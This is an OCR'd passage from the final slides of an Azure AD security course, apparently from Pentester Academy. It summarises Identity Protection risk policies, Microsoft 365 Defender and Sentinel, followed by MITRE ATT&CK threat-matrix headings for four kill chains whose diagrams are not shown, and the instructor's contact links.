  - Risky sign-ins
  - Risky detections

Azure Security - Identity and Access Management - Azure AD Identity Protection - Protect

- We can define Policies under the Protect blade to create automated actions and remediation.
- There are three default policies to select from with possibility of excluding users.
- For both the User risk and sign-in risk policies, it is possible to:
  - Apply policy on all users or specific users and groups
  - Set Condition based on risk severity
  - Configure control to be enforced - Block access, Allow access or Allow access with password change.

Azure Security - Microsoft 365 Defender


- "Microsoft 365 Defender is a unified pre- and post-breach enterprise defense suite that natively coordinates detection, prevention, investigation, and response across endpoints, identities, email, and applications to provide integrated protection against sophisticated attacks."
- Available at https://security.microsoft.com/
- Provides a unified portal for Defender for Endpoint, Defender for Office 365, Defender for Identity, Azure AD Identity protection and Microsoft Cloud App security.
- Measures security posture using Microsoft Secure Score.

Azure Security - Microsoft Sentinel

- A "cloud-native" security information even management (SIEM) and security orchestration automated response (SOAR).
- Sentinel can collect data from multiple sources (including Microsoft 365 Defender) including non-Microsoft resources using connectors.
- Data monitoring is done using Workbooks.
- Additional capabilities include
  - Analytics - Used to correlate alerts to incidents.
  - Automation of common tasks. For example, creation of tickets.
  - Hunting - Using built-in or custom queries hunt for possible threats
  - Investigate incidents
  - Entity behavior


Threat Matrix for Kill Chains

- Using the Enterprise and Cloud matrices of the MITRE ATTACK framework, we can create Threat Matrix for each kill chain.
- While the Kill Chain diagrams that we saw earlier are helpful in understanding the attack flow, the threat matrix diagram are useful for understanding our coverage of the ATTACK framework.




Threat Matrix for Attacking and Defending Azure AD

Kill Chain 1




Threat Matrix for Attacking and Defending Azure AD

Kill Chain 2



Threat Matrix for Attacking and Defending Azure AD

Kill Chain 3



Threat Matrix for Attacking and Defending Azure AD

Kill Chain 4

Thank you

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil@pentesteracademy.com
- For our other courses, please visit http://www.pentesteracademy.com/
- For other red team labs: https://www.pentesteracademy.com/redlabs
- For lab access/support, please contact : azadlab@pentesteracademy.com